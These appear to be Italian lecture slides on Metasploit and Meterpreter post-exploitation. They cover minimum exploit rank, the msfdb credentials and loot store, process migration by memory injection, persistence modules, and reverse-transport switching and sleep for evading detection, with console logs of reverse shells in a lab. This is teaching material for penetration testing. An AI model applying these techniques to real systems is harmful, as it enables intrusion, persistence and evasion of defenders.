
Module Ranking

Anche altri tipi di moduli possono avere un ranking, ad esempio post, encoder, etc.

I criteri per l'assegnazione del ranking per queste tipologie di moduli sono differenti.

r	21	encoder/x86/jmp_call_additive	.	normal	No	Jump/Call XOR Additive Feedback Encoder
	22	encoder/x86/nonalpha	.	low	No	Non-Alpha Encoder
	23	encoder/x86/nonupper	.	low	No	Non-Upper Encoder
	24	encoder/php/base64	.	great	No	PHP Base64 Encoder
	25	encoder/ppc/longxor	.	normal	No	PPC LongXOR Encoder
	26	encoder/ppc/longxor_tag	.	normal	No	PPC LongXOR Encoder
	27	encoder/cmd/perl	.	normal	No	Perl Command Encoder
	28	encoder/x86/shikata_ga_nai	.	excellent	No	Polymorphic XOR Additive Feedback Encod
	29	encoder/cmd/powershell_base64	.	excellent	No	Powershell Base64 Command Encoder
	30	encoder/x86/service	.	manual	No	Register Service
	31	encoder/ruby/base64	.	great	No	Ruby Base64 Encoder
	32	encoder/sparc/longxor_tag	.	normal	No	SPARC DWORD XOR Encoder
	33	encoder/x86/single_static_bit	.	manual	No	Single Static Bit

Esempio - SGN



The screenshot shows a code editor interface for the file `shikata_ga_nai.rb` in the `metasploit-framework` repository. The interface includes a top bar with a repository icon, a dropdown menu set to `master`, and the file path `metasploit-framework / modules / encoders / x86 / shikata_ga_nai.rb`. Below the top bar, there are tabs for `Code` and `Blame`, and a status bar indicating `323 lines (269 loc) · 11.4 KB`. The code is written in Ruby and defines a `MetasploitModule` class that inherits from `Msf::Encoder::XorAdditiveFeedback`. The class includes a comment about the shikata encoder's ranking, a `Rank` attribute set to `ExcellentRanking`, and an `initialize` method that calls `super` with a specific name.

```
8  class MetasploitModule < Msf::Encoder::XorAdditiveFeedback
9
10     # The shikata encoder has an excellent ranking because it is polymorphic.
11     # Party time, excellent!
12     Rank = ExcellentRanking
13
14     def initialize
15         super(
16             'Name' => 'Polymorphic XOR Additive Feedback Encoder',
```

Minimum Rank

- Supponiamo di stare facendo un penetration testing in ambiente di produzione
- Vogliamo essere assolutamente certi di non far crashare i server oggetto di test!
- Possiamo impostare un rank minimo per gli i nostri exploit, che farà da failsafe nel caso in cui dovessimo eseguire per sbaglio un exploit con rank più basso.
- Supponendo di non voler eseguire nessun exploit sotto il rank excellent (i.e., il massimo), possiamo usare il comando **setg MinimumRank excellent**
- Il failsafe NON si attiva con moduli che non siano di tipo **exploit**

```
msf6 exploit(windows/smb/ms08_067_netapi) > setg MinimumRank excellent
MinimumRank => excellent
msf6 exploit(windows/smb/ms08_067_netapi) > run
[-] This exploit is below the minimum rank, 'excellent'.
[-] If you really want to run it, do 'exploit -f' or
[-] setg MinimumRank to something lower ('manual' is
[-] the lowest and would allow running all exploits).
```

MSF DB

Metasploit offre la possibilità di salvare pressoché tutti i dati rilevanti che sono stati trovati durante il suo utilizzo.

Per fare ciò utilizza un'istanza di Postgresql che è possibile avviare mediante il comando **msfdb init**

In realtà possiamo usare qualsiasi database, ma in quel caso dobbiamo configurarlo

Una volta avviato il database, questo verrà automaticamente popolato da Metasploit durante l'utilizzo

Altri comandi utili:

- **msfdb delete** cancella tutto il contenuto del database e spegne il servizio
- **msfdb reinit** funziona come **delete**, ma crea un nuovo database subito dopo
- **msfdb start/stop/restart** dovrebbero essere chiari!
- **msfdb status** mostra lo stato del servizio

MSF DB

Informazioni Salvate

Database Backend Commands

=====

Command	Description
-----	-----
analyze	Analyze database information about a specific address or address range
db_connect	Connect to an existing data service
db_disconnect	Disconnect from the current data service
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache (deprecated)
db_remove	Remove the saved data service entry
db_save	Save the current data service connection as the default to reconnect on startup
db_stats	Show statistics for the database
db_status	Show the current data service status
hosts	List all hosts in the database
klist	List Kerberos tickets in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

Credentials Backend Commands

=====

Command	Description
-----	-----
creds	List all credentials in the database

Esempi:

- **Hosts:** host trovati con db_nmap
- **Creds:** credenziali trovate con MSF
- **Vulns:** vulnerabilità sfruttate con MSF
- **Services:** servizi trovati con db_nmap
- **Loot:** altro bottino rilevante

Migrare ad un altro processo

Una volta ottenuta la nostra shell Meterpreter, il comando **migrate <PID>** ci permette di migrare l'esecuzione di Meterpreter su un altro processo, il cui process ID è **<PID>**.

Questo può tornarci utile in tre diverse situazioni:

1. Vogliamo migrare ad un processo che ha più privilegi di quelli di cui disponiamo attualmente
 - Ad esempio, il nostro processo potrebbe non avere accesso alla GUI, ad alcune socket, ad alcuni file
2. Vogliamo essere più stealth (nomi come aG3re1dH.exe non ispirano molta fiducia...)
3. Il processo su cui gira la shell Meterpreter rischia di essere chiuso da un momento all'altro, ad esempio dall'utente o da script presenti sulla macchina, oppure è instabile

Migrate

Funzionamento di massima (utilizzando le API di Windows) – **non è una vulnerabilità**:

- Verifica se il processo target su cui migrare è a 32 o 64 bit
 - Se è necessario un cambio di architettura, Meterpreter cerca di aggiustare automaticamente il payload
- Verifica se il nostro utente dispone del privilegio **SEDebugPrivilege**
 - Necessario per eseguire il debug di processi appartenenti ad altri account, e manipolarne la memoria
- Accede alla memoria virtuale del processo target
- Alloca memoria leggibile, scrivibile ed eseguibile nel contesto del processo target
- Scrive in tale memoria il payload necessario per l'esecuzione di Meterpreter
- Apre un nuovo thread che esegue tale payload
- (opzionale) Se l'operazione ha successo, termina il thread sorgente

Persistenza

- Nell'ambito di certi incarichi (e.g., red teaming) può tornare utile stabilire persistenza sulla macchina
 - Avere ottenuto una shell non ci offre persistenza: se la macchina si spegne, perdiamo la shell!
 - Serve qualcosa che ci invii una shell all'avvio della macchina
- Fortunatamente, Metasploit ha diversi moduli adibiti allo scopo
 - Implementano una o più tecniche note per stabilire persistenza
- Esempi:
 - `exploit/linux/local/cron_persistence`
 - `post/linux/manage/sshkey_persistence`
 - `post/windows/manage/sshkey_persistence`
 - `exploit/windows/local/persistence`
 - `post/windows/manage/sticky_keys`
 - `exploit/linux/local/yum_package_manager_persistence`

Expiration Timeout

- «Un diamante è per sempre», ma una shell no!
- Meterpreter ha un **expiration timeout** di default pari a **604.800 secondi** (ovvero una settimana).
- Il conto alla rovescia inizia non appena metsrv viene avviato (e.g., appena lo stager gli lascia il controllo del processo).
 - Se il conto alla rovescia termina, la shell si chiude.
- Possiamo cambiare il timeout utilizzando il comando **set SessionExpirationTimeout <secondi>**
 - Mettendo **0**, non c'è timeout!
- Dentro meterpreter, possiamo vedere qual è il timeout della nostra sessione mediante il comando **get_timeouts**
- Possiamo anche modificarlo, ad esempio con **set_timeouts -x 60** la sessione scadrà dopo 60 secondi dal comando.

Altri Timeout

```
meterpreter > get_timeouts  
Session Expiry   : @ 2025-06-01 18:47:53  
Comm Timeout     : 300 seconds  
Retry Total Time : 3600 seconds  
Retry Wait Time  : 10 seconds  
meterpreter >
```

...ma ci sono anche altri timeout qui!

Semplicemente gestiscono altre funzionalità di Meterpreter.

- **Communication Timeout:** se Meterpreter non sta ricevendo nessun pacchetto da noi, questo è il tempo che Meterpreter aspetterà prima di dichiarare 'morta' la connessione, e provare ad utilizzare il prossimo trasporto in lista (*).
- **Retry Total Time:** tempo massimo che Meterpreter impiegherà a cercare di stabilire una connessione con il prossimo trasporto in lista.
- **Retry Wait Time:** tempo di attesa tra un tentativo di connessione ed un altro.

Trasporti

- Come ormai sappiamo, Metasploit ci permette di impostare il tipo di canale di comunicazione (da ora in poi, **trasporto**) tra noi e la macchina target (e.g., reverse_tcp, reverse_https...)
- Meterpreter ci permette di cambiare trasporto anche DOPO che la connessione è stata stabilita!
 - Ad esempio, meterpreter smette di comunicare con noi attraverso reverse_tcp sulla porta 9876, ed inizia a comunicare con noi attraverso reverse_http sulla porta 8765!
- Questo può essere utile per diversi motivi:
 - Resilienza della connessione
 - Se una porta viene chiusa, il protocollo viene bloccato, etc., ho altri trasporti disponibili per riottenere la shell
 - Evitare detection
 - Simulo un comportamento 'normale' di apertura e chiusura di connessioni, invece di un collegamento sempre aperto

Trasporti

Utilizzo

Da dentro la shell Meterpreter, possiamo usare i seguenti comandi:

- **transports list**: elenca i trasporti attualmente disponibili (linked-list ciclica bidirezionale)
- **transports add -t <trasporto> <opzioni>**: aggiunge un nuovo trasporto alla fine della lista dei trasporti disponibili
- **transports remove**: rimuove un trasporto dalla lista
- **transports next**: chiude il trasporto attuale e apre il prossimo in lista
 - Il nuovo trasporto attuale viene considerato il primo della lista
 - Il vecchio trasporto finisce sul fondo della lista!
- **transports prev**: chiude il trasporto attuale e apre il precedente in lista
 - Ovvero, riporta in cima alla lista il trasporto che stava sul fondo!
- **transports change**: add + prev!

Trasporti

Utilizzo

```
meterpreter > transport list
Session Expiry : @ 2025-06-01 18:55:15

  ID  Curr  URL                               Comms T/O  Retry Total  Retry Wait
  --  ----  ---                               -
  1   *    tcp://10.9.2.20:9876             300        3600         10

meterpreter > transport add -t reverse_http -l 10.9.2.20 -p 8765 -T 50000 -W 2500 -C 100000 -A "Pwned Chrome/13.3.7"
[*] Adding new transport ...
[+] Successfully added reverse_http transport.
meterpreter > transport list
Session Expiry : @ 2025-06-01 18:55:15

  ID  Curr  URL                               Comms T/O  Retry Total  Retry Wait
  --  ----  ---                               -
  1   *    http://10.9.2.20:8765/w03xagiA8a_PIM4ipxOGmgW9uH41/ 100000     50000        2500
  2   *    tcp://10.9.2.20:9876             300        3600         10

meterpreter > transport next
[*] Changing to next transport ...
[+] Successfully changed to the next transport, killing current session.

[*] 10.10.39.8 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
=====

No active sessions.
```

Trasporti

Utilizzo

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.9.2.20:8765
[!] http://10.9.2.20:8765 handling request from 10.10.39.8; (UUID: s51gq37o) Without a database connected that payload U
UID tracking will not work!
[*] http://10.9.2.20:8765 handling request from 10.10.39.8; (UUID: s51gq37o) Attaching orphaned/stageless session...
[!] http://10.9.2.20:8765 handling request from 10.10.39.8; (UUID: s51gq37o) Without a database connected that payload U
UID tracking will not work!
[*] Meterpreter session 5 opened (10.9.2.20:8765 -> 10.10.39.8:49281) at 2025-05-25 19:14:24 +0200

meterpreter >
```

Shell Silenti

Il comando **sleep** di Meterpreter ci permette di interrompere temporaneamente le comunicazioni con una shell.

In altre parole, Meterpreter chiude la connessione con il nostro Metasploit, e dopo l'ammontare di secondi indicato (e.g, **sleep 60**) prova a ristabilire la connessione utilizzando **lo stesso trasporto**.

Questo torna spesso utile in incarichi di red teaming, ad esempio per utilizzare la shell solo mentre il blue team sta dormendo, oppure se rischiamo di essere individuati e vogliamo far calmare le acque per un po'.

In Meterpreter, questa funzionalità è implementata facendo disconnettere Meterpreter dal trasporto attuale, e facendogli aspettare un ammontare di tempo prima di provare a stabilire una connessione con il nuovo trasporto, che in realtà è ancora quello vecchio!

Sleep 10

```
meterpreter > sleep 10
[*] Telling the target instance to sleep for 10 seconds ...
[+] Target instance has gone to sleep, terminating current session.

[*] 10.10.26.253 - Meterpreter session 6 closed. Reason: User exit
```

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 10.9.2.20:9876
[*] Sending stage (201798 bytes) to 10.10.26.253
[*] Meterpreter session 7 opened (10.9.2.20:9876 -> 10.10.26.253:49198) at 2025-05-25 20:40:10 +0200
```

```
meterpreter >
```

Paranoid Mode

Nel 2015, qualcuno si accorse che modificando i DNS della macchina target era possibile reindirizzare la shell Meterpreter verso un altro attaccante!

È stata quindi introdotta la paranoid mode, che prevede la verifica dell'identità delle parti prima di instaurare la comunicazione mediante il Meterpreter Wire Protocol.

Ci sono diversi modi di realizzare tale verifica, ad esempio il Payload UUID e il TLS pinning.

- **Payload UUID:** prevede la creazione di un UUID (Universally Unique Identifier) da assegnare ad un payload, il quale lo esporrà insieme alle connessioni verso l'handler
 - Si basa sulla segretezza di UUID, che da RFC non dovrebbe essere considerato un segreto!
- **TLS pinning:** prevede la creazione di un certificato TLS che verrà utilizzato dal nostro handler. Il nostro exploit verificherà se l'handler a cui è connesso utilizza il certificato corretto, altrimenti terminerà la connessione.